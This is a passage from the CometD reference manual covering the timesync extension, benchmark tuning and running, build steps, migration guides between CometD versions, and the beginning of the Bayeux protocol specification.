- *tc* is the client timestamp in ms since 1970 of when the message was sent
- *l* is the network lag that the client has calculated
- *o* is the clock offset that the client has calculated

You can calculate the accuracy of the offset and lag with `tc-now-l-o`, which should be zero if the calculated offset and lag are perfectly accurate. A Bayeux server that supports timesync should respond only if the measured accuracy value is greater than accuracy target.

The response is an `ext` field, for example:

JAVASCRIPT

```
{ext:{timesync:{tc:12345567890,ts:1234567900,p:123,a:3},...},...}
```

where:

- *tc* is the client timestamp of when the message was sent
- *ts* is the server timestamp of when the message was received
- *p* is the poll duration in ms – ie the time the server took before sending the response
- *a* is the measured accuracy of the calculated offset and lag sent by the client

On receipt of the response, the client is able to use current time to determine the total trip time, from which it subtracts *p* to determine an approximate two way network traversal time. Thus:

- lag = (now-tc-p)/2
- offset = ts-tc-lag

To smooth over any transient fluctuations, the extension keeps a sliding average of the offsets received. By default this is over ten messages, but you can change this value by passing a configuration object during the creation of the extension:

JAVASCRIPT

```
// Unregister the default timesync extension
cometd.unregisterExtension('timesync');

// Re-register with different configuration
cometd.registerExtension('timesync', new org.cometd.TimeSyncExtension({ maxSamples: 20 }));
```

The client-side timesync extension also exposes several functions to deal with the result of the time synchronization:

- `getNetworkLag()` – to obtain the calculated network latency between client and server
- `getTimeOffset()` – to obtain the offset between the client’s clock and the server’s clock in ms
- `getServerTime()` – to obtain the server’s time
- `setTimeout()` – to schedule a function to be executed at a certain server time

11. Benchmarking CometD

The CometD project comes with a load test tool that can be used to benchmark how CometD scales.

The recommendation is to start from the out-of-the-box CometD benchmark. If you want to write your own benchmark for your specific needs, start from the CometD benchmark code, study it, and modify it for your needs, rather than starting from scratch.

The CometD benchmark has been carefully adjusted and tuned over the years to avoid common benchmark mistakes and to use the best tools available to produce meaningful results. Any improvement you may have for the CometD benchmark module is welcome: benchmarking is continuously evolving, so the benchmark code can always be improved.

> ℹ Like any benchmark, your mileage may vary, and while the benchmark may give you good information about how CometD scales on your infrastructure, it may well be that when deployed in production your application behaves differently because the load from remote users, the network infrastructure, the TCP stack settings, the OS settings, the JVM settings, the application settings, etc. are different from what you benchmarked.

11.1. Benchmark Setup

Load testing can be very stressful to the OS, TCP stack and network, so you may need to tune a few values to avoid that the OS, TCP stack or network become a bottleneck, making you think the CometD does not scale. CometD does scale. The setup must be done on both client(s) and server(s) hosts.

A suggested Linux configuration follows, and you should try to match it for other operative systems if you don’t use Linux.

The most important parameter to tune is the number of open files. This is by default a small number like 1024, and must be increased, for example:

```
# ulimit -n 65536
```

You can make this setting persistent across reboots by modifying `/etc/security/limits.conf` .

Another setting that you may want to tune, in particular in the client hosts, is the range of ephemeral ports that the application can use. If this range is too small, it will limit the number of CometD sessions that the benchmark will be able to establish from a client host. A typical range is `32768-61000` which gives about 28k ephemeral ports, but you may need to increase it for very large benchmarks:

```
# sysctl -w net.ipv4.ip_local_port_range="2000 64000"
```

As before, you can make this setting persistent across reboots by modifying `/etc/security/limits.conf` .

Another important parameter that you may want to tune, in both the client and the server hosts, is the maximum number of threads for the thread pools. This parameter, called `max threads` , is by default 256 and may be too small for benchmarks with a large number of clients.

The `max threads` parameter can be configured when you run the server and the client.

Another important parameter that you want to tune, especially for benchmarks with a large number of users, is the JVM max heap size. This is by default 2 GiB for both the client JVM and server JVM, but must be increased for larger benchmarks by modifying the JVM startup options present in the `pom.xml` file in the benchmark client module directory (`$COMETD/cometd-java/cometd-java-benchmark/cometd-java-benchmark-client/pom.xml`) and in the benchmark server module directory (`$COMETD/cometd-java/cometd-java-benchmark/cometd-java-benchmark-server/pom.xml`), respectively for client and server.

A typical configuration for one client host and one server host (possibly the same host) for a small number of users, say less than 5000, could be:

```
max open files -> 65536
local port range -> 32768-61000 (default; on client host only)
max threads -> 256 (default)
max heap size -> 2 GiB (default)
```

A typical configuration for larger number of users, say 10k or more, could be:

```
max open files -> 1048576
local port range -> 2000-64000 (on client host only)
max threads -> 2048
max heap size -> 8 GiB
```

The values above are just an example to make you aware of the fact that they heavily impact the benchmark results. You have to try yourself and tune those parameters depending on your benchmark goals, your operative system and your hardware.

11.2. Running the Benchmark

The benchmark consists of a real chat application, and simulates remote users sending messages to a chat room. The messages are broadcast to all room members.

The benchmark stresses one core feature of CometD, namely the capability of receiving one message from a remote user and then fan-out this message to all room members.

The benchmark client will measure the message latency for all room members, that is, the time it takes for each room member to get the message sent by original user.

The latencies are then displayed in ASCII-graphical form, along with other interesting information about the benchmark run.

11.2.1. Running the Server

The benchmark server is run from the `$COMETD/cometd-java/cometd-java-benchmark/cometd-java-benchmark-server/` directory.

The `pom.xml` file in that directory can be modified to configure the `java` executable to use, and the command line JVM parameters, in particular the max heap size to use and the GC algorithm to use (and others you may want to add).

Once you are satisfied with the JVM configuration specified in the `pom.xml` file, you can run the benchmark server in a terminal window:

```
$ cd $COMETD/cometd-java/cometd-java-benchmark/cometd-java-benchmark-server/
$ mvn exec:exec
```

The benchmark prompts you for a number of configuration parameters such as the TCP port to listen to, the max thread pool size, etc.

A typical output is:

```
listen port [8080]:
use ssl [false]:
selectors [8]:
max threads [256]:
2015-05-18 11:01:13,529 main [ INFO][util.log] Logging initialized @112655ms
transports (jsrws,jettyws,http,asynchttp) [jsrws,http]:
record statistics [true]:
record latencies [true]:
detect long requests [false]:
2015-05-18 11:01:17,521 main [ INFO][server.Server] jetty-9.2.10.v20150310
2015-05-18 11:01:17,868 main [ INFO][handler.ContextHandler] Started
o.e.j.s.ServletContextHandler@37374a5e{/cometd,null,AVAILABLE}
2015-05-18 11:01:17,882 main [ INFO][server.ServerConnector] Started ServerConnector@5ebec15{HTTP/1.1}
{0.0.0.0:8080}
2015-05-18 11:01:17,882 main [ INFO][server.Server] Started @117011ms
```

To exit the benchmark server, just hit `ctrl+c` on the terminal window.

11.2.2. Running the Client

The benchmark client can be run on the same host as the benchmark server, but it is recommended to run it on a different host, or on many different hosts, than the server.

The benchmark client is run from the $COMETD/cometd-java/cometd-java-benchmark/cometd-java-benchmark-client/ directory.

The `pom.xml` file in that directory can be modified to configure the `java` executable to use, and the command line JVM parameters, in particular the max heap size to use and the GC algorithm to use (and others you may want to add).

Once you are satisfied with the JVM configuration specified in the `pom.xml` file, you can run the benchmark client in a terminal window:

```
$ cd $COMETD/cometd-java/cometd-java-benchmark/cometd-java-benchmark-client/
$ mvn exec:exec
```

The benchmark prompts you for a number of configuration parameters such as the host to connect to, the TCP port to connect to, the max thread pool size, etc.

A typical output is:

```
server [localhost]:
port [8080]:
transports:
  0 - long-polling
  1 - jsr-websocket
  2 - jetty-websocket
transport [0]:
use ssl [false]:
max threads [256]:
context [/cometd]:
channel [/chat/demo]:
rooms [100]:
rooms per client [10]:
enable ack extension [false]:
2015-05-18 11:10:08,180 main [ INFO][util.log] Logging initialized @6095ms

clients [1000]:
Waiting for clients to be ready...
Waiting for clients 998/1000
Clients ready: 1000
batch count [1000]:
batch size [10]:
batch pause (µs) [10000]:
message size [50]:
randomize sends [false]:
```

The default configuration creates 100 chat rooms, and each user is a member of 10, randomly chosen, rooms.

The default configuration connects 1000 users to the server at `localhost:8080` and sends 1000 batches of 10 messages each, each message of 50 bytes size.

When the benchmark run is complete, the message latency graph is displayed:

```
Outgoing: Elapsed = 12760 ms | Rate = 783 messages/s - 78 requests/s - ~0.299 Mib/s
Waiting for messages to arrive 998910/999669
All messages arrived 999669/999669
Messages - Success/Expected = 999669/999669
Incoming - Elapsed = 12781 ms | Rate = 78211 messages/s - 33690 responses/s(43.08%) - ~29.835 Mib/s
                 @     _  14,639 µs (323157, 32.33%)
                   @   _  29,278 µs (389645, 38.98%) ^50%
       @               _  43,917 µs (135915, 13.60%)
   @                   _  58,556 µs (55470, 5.55%) ^85%
  @                    _  73,195 µs (29921, 2.99%)
 @                     _  87,834 µs (17204, 1.72%) ^95%
 @                     _  102,473 µs (11824, 1.18%)
 @                     _  117,112 µs (11505, 1.15%)
@                      _  131,751 µs (8812, 0.88%)
@                      _  146,390 µs (5557, 0.56%)
@                      _  161,029 µs (2941, 0.29%) ^99%
@                      _  175,668 µs (2074, 0.21%)
@                      _  190,307 µs (2975, 0.30%)
@                      _  204,946 µs (1641, 0.16%)
@                      _  219,585 µs (693, 0.07%) ^99.9%
@                      _  234,224 µs (283, 0.03%)
@                      _  248,863 µs (33, 0.00%)
@                      _  263,502 µs (11, 0.00%)
@                      _  278,141 µs (3, 0.00%)
@                      _  292,780 µs (0, 0.00%)
@                      _  307,419 µs (5, 0.00%)
Messages - Latency: 999669 samples | min/avg/50th%/99th%/max = 296/28,208/19,906/149,946/293,076 µs
```

In the example above, the benchmark client sent messages to the server at a nominal rate of 1 batch every 10 ms (therefore at a nominal rate of 1000 messages/s), but the real outgoing rate was of 783 messages/s, as reported in the first line.

Because there were 100 rooms, and each user was subscribed to 10 rooms, there were 100 members per room in average, and therefore each message was broadcast to about 100 other users. This yielded an incoming nominal message rate of 100000 messages/s, but the real incoming rate was 78211 messages/s (on par with the outgoing rate), with a median latency of 20 ms and a max latency of 293 ms.

The ASCII graph represent the message latency distribution. Imagine to rotate the latency distribution graph 90 degrees counter-clockwise. Then you will see a bell-shaped curve (strongly shifted to the left) with the peak at around 29 ms and a long tail towards 300 ms.

For each interval of time, the curve reports the number of messages received and their percentage over the total (in parenthesis) and where various percentiles fall.

To exit gracefully the benchmark client, just type `0` for the number of users.

11.2.3. Running Multiple Clients

If you want to run the CometD benchmark using multiple client hosts, you will need to adjust few parameters on each benchmark client.

Recall that the benchmark simulates a chat application, and that the message latency times are recorded on the same client host.

Because the benchmark client waits for all messages to arrive in order to measure their latency, it is necessary that each user receiving the message live on the same host as the user sending the message.

Each benchmark client defines a number of rooms (by default 100) and a root channel to which messages are sent (by default `/chat/demo`). Messages to the first room, `room0` , go to channel `/chat/demo/0` and so forth.

When you are using multiple benchmark client hosts, you must specify different root channels for each benchmark client host, to avoid that the benchmark client host waits for messages that will not arrive because they are being delivered to other benchmark client hosts. Also, it would be very difficult to correlate a timestamp generated in one host with a timestamp obtained in another host. The recommended configuration is therefore to specify a different root channel for each benchmark client, so that users from each host will send and receive messages only from users living in the same host.

Appendix A: Building

Requirements

Building the CometD project has 2 minimum requirements:

- JDK 7 (http://java.sun.com) or greater, to compile the Java code
- Maven 3 (http://maven.apache.org) or greater, the build tool

Make sure that the `mvn` executable is in your path, and that your `JAVA_HOME` environment variable points to the directory where Java is installed.

Obtaining the source code

You can obtain the source code from either the distribution tarball or by checking out the source from the GitHub repository.

If you want to use the distribution tarball, download it from here (http://download.cometd.org/), then unpack it with the following commands:

```
$ tar zxvf cometd-<version>-distribution.tar.gz
$ cd cometd-<version>
```

If you want to use the latest code, clone the GitHub repository with the following commands:

```
$ git clone git://github.com/cometd/cometd.git cometd
$ cd cometd
```

Performing the Build

Once you have obtained the source code, you need to issue the following command to build it:

```
$ mvn clean install
```

If you want to save some time, you can skip the execution of the test suite using the following command:

```
$ mvn clean install -DskipTests=true
```

If you want to build CometD with a different Jetty version, issue the following command:

```
$ mvn clean install -Djetty-version=<alternate-jetty-version>
```

for example:

```
$ mvn clean install -Djetty-version=9.3.10.v20160621 -DskipTests=true
```

Trying out your Build

To try out your build just follow these steps (after having built following the above instructions):

```
$ cd cometd-demo
$ mvn jetty:run
```

Then point your browser at http://localhost:8080 and you should see the CometD Demo page.

If you want to try out your build using a different Jetty version, replace the last command above with:

```
$ mvn jetty:run -Djetty-version=<alternate-jetty-version>
```

Appendix B: Migration Guides

Migrating from CometD 2

Required JDK Version Changes

CometD 2	CometD 3
JDK 5	JDK 7

Servlet Specification Changes

CometD 2	CometD 3
Servlet 2.5	Servlet 3.0 (recommended Servlet 3.1 with JSR 356's `javax.websocket` support)

Class Names Changes

Package names did not change.

CometD 2	CometD 3
CometdServlet	CometDServlet
AnnotationCometdServlet	AnnotationCometDServlet

Pay attention to the capital `D' of Comet**D**

Maven Artifacts Changes

Only the WebSocket artifacts have changed.

CometD 2	CometD 3
`org.cometd.java:cometd-websocket-jetty`	`org.cometd.java:cometd-java-websocket-javax-server` (JSR 356 WebSocket Server)
`org.cometd.java:cometd-java-websocket-jetty-server` (Jetty WebSocket Server)	`org.cometd.java:cometd-java-websocket-javax-client` (JSR 356 WebSocket Client)

`web.xml` Changes

CometD 2	CometD 3

<table>
<tr><th>CometD 2</th><th>CometD 3</th></tr>
<tr><td>

```xml
<web-app xmlns="http://java.sun.com/xml/ns/javaee"
         xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
         xsi:schemaLocation="http://java.sun.com/xml/ns/javaee http://java.sun.com/xml/ns/javaee/web-app_2_5.xsd"
         version="2.5">
    ...
    <servlet>
        <servlet-name>cometd</servlet-name>
        <servlet-class>org.cometd.server.CometdServlet</servlet-class>
    </servlet>
    ...
</web-app>
```

</td><td>

```xml
<web-app xmlns="http://java.sun.com/xml/ns/javaee"
         xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
         xsi:schemaLocation="http://java.sun.com/xml/ns/javaee http://java.sun.com/xml/ns/javaee/web-app_3_0.xsd" 1
         version="3.0"> 2
    ...
    <servlet>
        <servlet-name>cometd</servlet-name>
        <servlet-class>org.cometd.server.CometDServlet</servlet-class>
        <load-on-startup>1</load-on-startup> 3
        <async-supported>true</async-supported> 4
    </servlet>
</web-app>
```

1 `schemaLocation` attribute changed from `2.5` to `3.0` (or to `3.1`)

2 `version` attribute changed from `2.5` to `3.0` (or to `3.1`)

3 `load-on-startup` element now required

4 `async-supported` element now required

</td></tr>
</table>

The `load-on-startup` element is now required in order to use the `websocket` transport, unless Spring is used to configure the `BayeuxServer` object (see this section). If `load-on-startup` is not specified, the first request will lazily start the CometD Servlet, which will start the `BayeuxServer` object, which will configure the `websocket` transport, but at this point it is too late for the `websocket` transport to handle the request, which will be handled by the next transport (typically the `long-polling` transport).

CometD Servlet Parameters Changes

CometD 2	CometD 3	Notes
`logLevel`		The parameter has been removed in CometD 3. In CometD 3 logging levels are controlled by the logging framework implementation (for example, Log4J).

CometD 2	CometD 3	Notes
`transports`	`transports`	The parameter changed its meaning. In CometD 2 it is a comma separated list of class names of *additional* server transports. In CometD 3 it is a comma separated list of the server transports. For example, in CometD 3 `transports="org.cometd.websocket.server.JettyWebSocketTransport"` defines just one server transport: a `websocket` server transport based on Jetty WebSocket APIs.
	`ws.cometdURLMapping`	A new, **mandatory**, parameter for WebSocket server transports. It's a comma separated list of the `url-pattern` strings defined by the `servlet-mapping` of the CometD Servlet, for example `/cometd/*`.

Method Signature Changes

CometD 2	CometD 3

`BayeuxServer`
`createIfAbsent(String, ConfigurableServerChannel.Initializer…)`
	`BayeuxServer`
	`create`**`Channel`**`IfAbsent(String, ConfigurableServerChannel.Initializer…)`

`BayeuxServer.SessionListener`
`sessionAdded(ServerSession)`
	`BayeuxServer.SessionListener`
	`sessionAdded(ServerSession,` **`ServerMessage`**`)`

`BayeuxServer.SubscriptionListener`
`subscribed(ServerSession, ServerChannel)`
	`BayeuxServer.SubscriptionListener`
	`subscribed(ServerSession, ServerChannel,` **`ServerMessage`**`)`

`BayeuxServer.SubscriptionListener`
`unsubscribed(ServerSession, ServerChannel)`
	`BayeuxServer.SubscriptionListener`
	`unsubscribed(ServerSession, ServerChannel,` **`ServerMessage`**`)`

`ServerChannel`
`publish(Session, Object,` **`String`**`)`
	`ServerChannel`
	`publish(Session, Object)`

`ServerChannel.SubscriptionListener`
`subscribed(ServerSession, ServerChannel)`
	`ServerChannel.SubscriptionListener`
	`subscribed(ServerSession, ServerChannel,` **`ServerMessage`**`)`

CometD 2	CometD 3

`ServerChannel.SubscriptionListener`
`unsubscribed(ServerSession, ServerChannel)`
	`ServerChannel.SubscriptionListener`
	`unsubscribed(ServerSession, ServerChannel, ServerMessage)`

`ServerSession`
`deliver(Session, String, Object, String)`
	`ServerSession`
	`deliver(Session, String, Object)`

`MaxQueueListener`
`queueMaxed(ServerSession, Session, Message)`
	`MaxQueueListener`
	`queueMaxed(ServerSession, Queue<ServerMessage>, ServerSession, Message)`

Inherited Services Service Method Signature Changes

CometD 2	CometD 3

`class MyService extends AbstractService`
`myMethod(ServerSession, [String], Object, [String])`
	`class MyService extends AbstractService`
	`myMethod(ServerSession, ServerMessage)`

Migrating from CometD 3.0 to CometD 3.1

Migration from CometD 3.0.x to CometD 3.1.x should be very easy, and most of the times just matter of updating the CometD version with no further changes to the application or the configuration.

Below you can find the detailed list of the changes introduced in CometD 3.1.x.

API Behavior Changes

The handshake operation will now throw an exception if executed multiple times without explicitly disconnecting in-between.

Handshaking should be performed only once, and applications should enforce this by using once events such as `DOMContentLoaded`, or by guarding the handshake with a `boolean` field. For further information, see the JavaScript handshake section or the the Java client handshake section.

Binary Data

CometD now allows to send/receive messages with binary data, see the binary data section.

Message Processing Order Changes

The processing of incoming messages has slightly changed, affecting only writers of custom extensions (implementations of `BayeuxServer.Extension` or `ServerSession.Extension`).

Previous behavior was to invoke `BayeuxServer.Extension.send(…)` and `ServerSession.Extension.send(…)` for both broadcast and service messages *before* invoking the `ServerChannel.MessageListener` listeners.

CometD 3.1.x behavior is to invoke `BayeuxServer.Extension.send(…)` and `ServerSession.Extension.send(…)` only for broadcast messages *after* invoking the `ServerChannel.MessageListener` listeners.

HTTP/2 Support

CometD applications are typically independent of the transport used to send or receive messages.

However, if the transport is HTTP/2, CometD can be configured to take advantage of the HTTP/2 transport by removing the limit on the number of outstanding long polls, see the `http2MaxSessionsPerBrowser` parameter below.

Where before a CometD applications opened in multiple browser tabs only had one tab performing the long poll (and all the other tabs performing a normal poll), now with HTTP/2 it is possible to remove this limitation and have all the tabs performing the long poll.

CometD Servlet Parameters Changes

CometD 3.0.x	CometD 3.1.x	Notes
allowMultiSessionsNoBrowser		Removed
	maxProcessing	Added, see the server configuration section
	http2MaxSessionsPerBrowser	Added, see the server configuration section
	ws.enableExtension.<extension_name>	Added, see the server configuration section

CometD APIs Additions

- `org.cometd.bayeux.BinaryData`, to support binary data.
- `boolean BayeuxServer.removeSession(ServerSession session)`
- `void ClientSession.remoteCall(String target, Object data, MessageListener callback)`

JavaScript Implementation Changes

The JavaScript implementation now supports two more bindings, for Angular 1 (https://angularjs.org/) (Angular 2 not supported yet) and for *vanilla* JavaScript (i.e. plain JavaScript without frameworks or other libraries).

The JavaScript implementation is now available via NPM (https://www.npmjs.com/) and Bower (https://bower.io/), and compatible with both CommonJS modules and AMD modules.

The location of the JavaScript files has changed when explicitly referenced. For applications built with Maven using the overlay WARs, the JavaScript files location has changed:

<table>
<tr><th>CometD 3.0.x</th><th>CometD 3.1.x</th></tr>
<tr><td>

```
org/
  cometd.js
  cometd/
    AckExtension.js
    ReloadExtension.js
    TimeStampExtension.js
    TimeSyncExtension.js
```

</td><td>

```
js/
  cometd/
    cometd.js
    AckExtension.js
    BinaryExtension.js
    ReloadExtension.js
    TimeStampExtension.js
    TimeSyncExtension.js
```

</td></tr>
</table>

Applications should be changed accordingly:

<table>
<tr><th>CometD 3.0.x</th><th>CometD 3.1.x</th></tr>
<tr><td>

index.html

HTML

```html
<!-- CometD 3.0.x with WAR overlays. -->
<script type="text/javascript"
src="org/cometd.js"></script>
```

</td><td>

index.html

HTML

```html
<!-- CometD 3.1.x with WAR overlays. -->
<script type="text/javascript" src="js/cometd
/cometd.js"></script>
```

</td></tr>
<tr><td>

application.js

JAVASCRIPT

```javascript
/// CometD 3.0.x with AMD.
require({
        baseUrl: 'js/jquery',
        paths: {
            jquery: 'jquery-2.2.4',
            org: "../org"
        }
    },
    ['jquery','jquery.cometd'],
    function($, cometd) {
        ...
    });
```

</td><td>

application.js

JAVASCRIPT

```javascript
/// CometD 3.1.x with AMD.
require({
        baseUrl: "js/jquery",
        paths: {
            jquery: "jquery-3.2.1",
            cometd: "../cometd"
        }
    },
    ['jquery','jquery.cometd'],
    function($, cometd) {
        ...
    });
```

</td></tr>
</table>

The reload extension has been rewritten to use the `SessionStorage` rather than using short-lived cookies.

Two new APIs are available to simplify sending messages with binary data:

- `cometd.publishBinary(channel, data, last, meta, callback)`
- `cometd.remoteCallBinary(target, data, last, meta, timeout, callback)`

Jetty WebSocket Server Transport Requirements

Server side applications that want to make use of the Jetty WebSocket server transport are now required to use Jetty versions:

- `9.2.20.v20161216` or later in the 9.2.x series (requires JDK 7)
- `9.3.15.v20161220` or later in the 9.3.x series (requires JDK 8)
- `9.4.0.v20161208` or later in the 9.4.x series (requires JDK 8)

Application that use the default JSR 356 transport or that do not use WebSocket can work with any Jetty version.

Appendix C: The Bayeux Protocol Specification 1.0

Alex Russell; Greg Wilkins; David Davis; Mark Nesbitt

Status of this Document

This document specifies a protocol for the Internet community, and requests discussion and suggestions for improvement. This document is written in the style and spirit of an IETF RFC but is not, as of yet, an official IETF RFC. Distribution of this document is unlimited.

Abstract

Bayeux is a protocol for transporting asynchronous messages (primarily over web protocols such as HTTP and WebSocket), with low latency between a web server and web clients.

Introduction

Purpose

The primary purpose of Bayeux is to support responsive bidirectional interactions between web clients, for example using using AJAX (http://en.wikipedia.org/wiki/AJAX), and the web server.

Bayeux is a protocol for transporting asynchronous messages (primarily over HTTP), with low latency between a web server and a web client. The messages are routed via named *channels* and can be delivered:

- server to client
- client to server
- client to client (via the server)

By default, *publish/subscribe* routing semantics are applied to the channels.

Delivery of asynchronous messages from the server to a web client is often described as *server push*. The combination of server push techniques with an AJAX web application has been called *Comet*. CometD is a project by the Dojo Foundation to provide multiple implementation of the Bayeux protocol in several programming languages.

Bayeux seeks to reduce the complexity of developing Comet web applications by allowing implementers to more easily interoperate, to solve common message distribution and routing problems, and to provide mechanisms for incremental improvements and extensions.

Requirements

The key words "MUST", "MUST NOT", "REQUIRED", "SHALL", "SHALL NOT", "SHOULD", "SHOULD NOT", "RECOMMENDED", "MAY", and "OPTIONAL" in this document are to be interpreted as described in RFC2119. An implementation is not compliant if it fails to satisfy one or more of the MUST or REQUIRED level requirements for the protocols it implements. An implementation that satisfies all the MUST or REQUIRED level and all the SHOULD level requirements for its protocols is said to be "unconditionally compliant"; one that satisfies all the MUST level requirements but not all the SHOULD level requirements for its protocols is said to be "conditionally compliant."

Terminology

This specification uses a number of terms to refer to the roles played by participants in, and objects of, Bayeux communication:

client

A program that initiates the communication.

server

An application program that accepts communications from clients. A web server accepts TCP/IP connections in order to service web requests (HTTP requests or WebSocket requests) by sending back web responses. A Bayeux server accepts and responds to the message exchanges initiated by a Bayeux client.

request

For the HTTP protocol, an HTTP request message as defined by section 5 of RFC 2616.

response

For the HTTP protocol, an HTTP response message as defined by section 6 of RFC 2616.

message

A message is a JSON encoded object exchanged between client and server for the purpose of implementing the Bayeux protocol as defined by the message fields section, the meta messages section and the event messages section.

event

Application specific data that is sent over the Bayeux protocol.

envelope

The transport specific message format that wraps a standard Bayeux message.

channel

A named destination and/or source of events. Events are published to channels and subscribers to channels receive published events.

connection

A communication link that is established either permanently or transiently, for the purposes of messages exchange. A client is connected if a link is established with the server, over which asynchronous events can be received.

JSON

JavaScript Object Notation (JSON) is a lightweight data-interchange format. It is easy for humans to read and write. It is easy for machines to parse and generate. It is based on a subset of the JavaScript Programming Language, Standard ECMA-262 3rd Edition – December 1999. JSON is described at http://www.json.org/.

Overall Operation

HTTP Transport

The HTTP protocol is a request/response protocol. A client sends a request to the server in the form of a request method, URI, and protocol version, followed by a MIME-like message containing request modifiers, client information, and optional body content over a connection with a server. The server responds with a status line, including the message's protocol version and a success or error code, followed by a MIME-like message containing server information, entity metainformation, and possible entity-body content.

The server may not initiate a connection with a client nor send an unrequested response to the client, thus asynchronous events cannot be delivered from server to client unless a previously issued request exists. In order to allow two way asynchronous communication, Bayeux supports the use of multiple HTTP connections between a client and server, so that previously issued requests are available to transport server to client messages.

The recommendation of section 8.1.4 of RFC 2616 is that a single client SHOULD NOT maintain more than 2 connection with any server, thus the Bayeux protocol MUST NOT require any more than 2 HTTP requests to be simultaneously handled by a server in order to handle all application (Bayeux based or otherwise) requests from a client.

Non HTTP Transports

While HTTP is the predominant transport protocol used on the internet, it is not intended that it will be the only transport for Bayeux. Other transports that support a request/response paradigm may be used (for example, WebSocket is not a request/response protocol, but supports a request/response paradigm). However this document assumes HTTP for reasons of clarity. When non-HTTP connection-level transport mechanisms are employed, conforming Bayeux servers and clients MUST still conform to the semantics of the JSON encoded messages outlined in this document.

Several of the "transport types" described in this document are distinguished primarily by how they wrap messages for delivery over HTTP and the sequence and content of the HTTP connections initiated by clients. While this may seem like a set of implementation concerns to observant readers, the difficulties of creating interoperable implementations without specifying these semantics fully is a primary motivation for the development of this specification. Were the deployed universe of servers and clients more flexible, it may not have been necessary to develop Bayeux.

Regardless, care has been taken in the development of this specification to ensure that future clients and servers which implement differing connection-level strategies and encodings may still evolve and continue to be conforming Bayeux implementations so long as they implement the JSON-based public/subscribe semantics outlined herein.

> ℹ The rest of this document speaks as though HTTP will be used for message transport.

JavaScript

Bayeux clients implemented in JavaScript that run within the security framework of a browser MUST adhere to the restrictions imposed by the browser, such as the same origin policy (http://en.wikipedia.org/wiki/Same_origin_policy) or the CORS (http://www.w3.org/TR/access-control/) specification, or the threading model. These restrictions are normally enforced by the browser itself, but nonetheless the client implementation must be aware of these restrictions and adhere to them.

Bayeux clients implemented in JavaScript but not running within a browser MAY relax the restrictions imposed by browsers.

Client to Server event delivery

A Bayeux event is sent from the client to the server via a HTTP request initiated by a client and transmitted to the origin server via a chain of zero or more intermediaries (proxy, gateway or tunnel):

```
BC ---------- U ---------- P ------------ O ---------- BS
 | --M0(E)--> |            |              |            |
 |            | ---HTTP request(M0(E))--> |            |
 |            |            |              | --M0(E)--> |
 |            |            |              | <---M1---- |
 |            | <---HTTP response(M1)---- |            |
 | <---M1---  |            |              |            |
 |            |            |              |            |
```

The figure above represents a Bayeux event E encapsulated in a Bayeux message M0 being sent from a Bayeux client BC to a Bayeux server BS via a HTTP request transmitted from a User Agent U to to an Origin server O via a proxy P. The HTTP response contains another Bayeux message M1 that will at least contain the protocol response to M0, but may contain other Bayeux events initiated on the server or on other clients.

Server to Client event delivery

A Bayeux event is sent from the server to the client via a HTTP response to a HTTP request sent in anticipation by a client and transmitted to an origin server via a chain of zero or more intermediaries (proxy, gateway or tunnel):

```
BC ---------- U ---------- P ------------ O ---------- BS
 | ---M0--->  |            |              |            |
 |            | --- HTTP request(M0) ---> |            |
 |            |            |              | ----M0---> |
 ~            ~            ~              ~            ~ wait
 |            |            |              | <--M1(E)-- |
 |            | <--HTTP response(M1(E))-- |            |
 | <--M1(E)-- |            |              |            |
 ~            ~            ~              ~            ~
```

The figure above represents a Bayeux message M0 being sent from a Bayeux client BC to a Bayeux server BS via a HTTP request transmitted from a User Agent U to to an Origin server O via a proxy P. The message M0 is sent in anticipation of a Bayeux event to be delivered from server to client and the Bayeux server waits for such an event before sending a response. A Bayeux event E is shown being delivered via Bayeux message M1 in the HTTP response. M1 may contain zero, one or more Bayeux events destined for the Bayeux client.

The transport used to send events from the server to the client may terminate the HTTP response (which does not imply that the connection is closed) after delivery of M1 or use techniques to leave the HTTP response uncompleted and stream additional messages to the client.

Polling transports

Polling transports will always terminate the HTTP response after sending all available Bayeux messages.

```
BC ---------- U ---------- P ------------ O ---------- BS
 | ---M0--->  |            |              |            |
 |            | --- HTTP request(M0) ---> |            |
 |            |            |              | ----M0---> |
 ~            ~            ~              ~            ~ wait
 |            |            |              | <--M1(E)-- |
 |            | <--HTTP response(M1(E))-- |            |
 | <--M1(E)-- |            |              |            |
 | ---M2--->  |            |              |            |
 |            | --- HTTP request(M2) ---> |            |
 |            |            |              | ----M2---> |
 ~            ~            ~              ~            ~ wait
```

On receipt of the HTTP response containing M1, the Bayeux client issues a new Bayeux message M2 either immediately or after an interval in anticipation of more events to be delivered from server to client. Bayeux implementations MUST support a specific style of polling transport called *long polling* (see also the long polling transport section).

Streaming transports

Some Bayeux transports use the *streaming technique* (also called the *forever response*) that allows multiple messages to be sent within the same HTTP response:

```
BC ---------- U ---------- P ------------ O ---------- BS
 | ---M0--->  |            |              |            |
 |            | --- HTTP request(M0) ---> |            |
 |            |            |              | ----M0---> |
 ~            ~            ~              ~            ~ wait
 |            |            |              | <--M1(E0)- |
 |            | <--HTTP response(M1(E0))- |            |
 | <--M1(E0)- |            |              |            |
 ~            ~            ~              ~            ~ wait
 |            |            |              | <--M1(E1)- |
 |            | <----(M1(E1))------------ |            |
 | <--M1(E1)- |            |              |            |
 ~            ~            ~              ~            ~ wait
```

Streaming techniques avoid the latency and extra messaging of anticipatory requests, but are subject to the implementation of user agents and proxies as they requires incomplete HTTP responses to be delivered to the Bayeux client.

Two connection operation

In order to achieve bidirectional communication, a Bayeux client uses 2 HTTP connections (see also the http transport section) to a Bayeux server so that both server to client and client to server messaging may occur asynchronously:

```
BC ---------- U ---------- P ------------ O ---------- BS
 | ---M0--->  |            |              |            |
 |            | ------ req0(M0) --------> |            |
 |            |            |              | ----M0---> |
 ~            ~            ~              ~            ~ wait
 | --M1(E1)-> |            |              |            |
 |            | ----- req1(M1(E1))------> |            |
 |            |            |              | --M1(E1)-> |
 |            |            |              | <---M2---- |
 |            | <---- resp1(M2)---------- |            |
 | <---M2---  |            |              |            |
 ~            ~            ~              ~            ~ wait
 |            |            |              | <-M3(E2)-- |
 |            | <-----resp2(M3(E2))------ |            |
 | <-M3(E2)-- |            |              |            |
 | ---M4--->  |            |              |            |
 |            | ------req3(M4)----------> |            |
 |            |            |              | ----M4---> |
 ~            ~            ~              ~            ~ wait
```

HTTP requests req0 and req1 are sent on different TCP/IP connections, so that the response to req1 may be sent before the response to req0. Implementations MUST control HTTP pipelining so that req1 does not get queued behind req0 and thus enforce an ordering of responses.

Connection Negotiation

Bayeux connections are negotiated between client and server with handshake messages that allow the connection type, authentication and other parameters to be agreed upon between the client and the server.

```
BC ----------------------------------------- BS
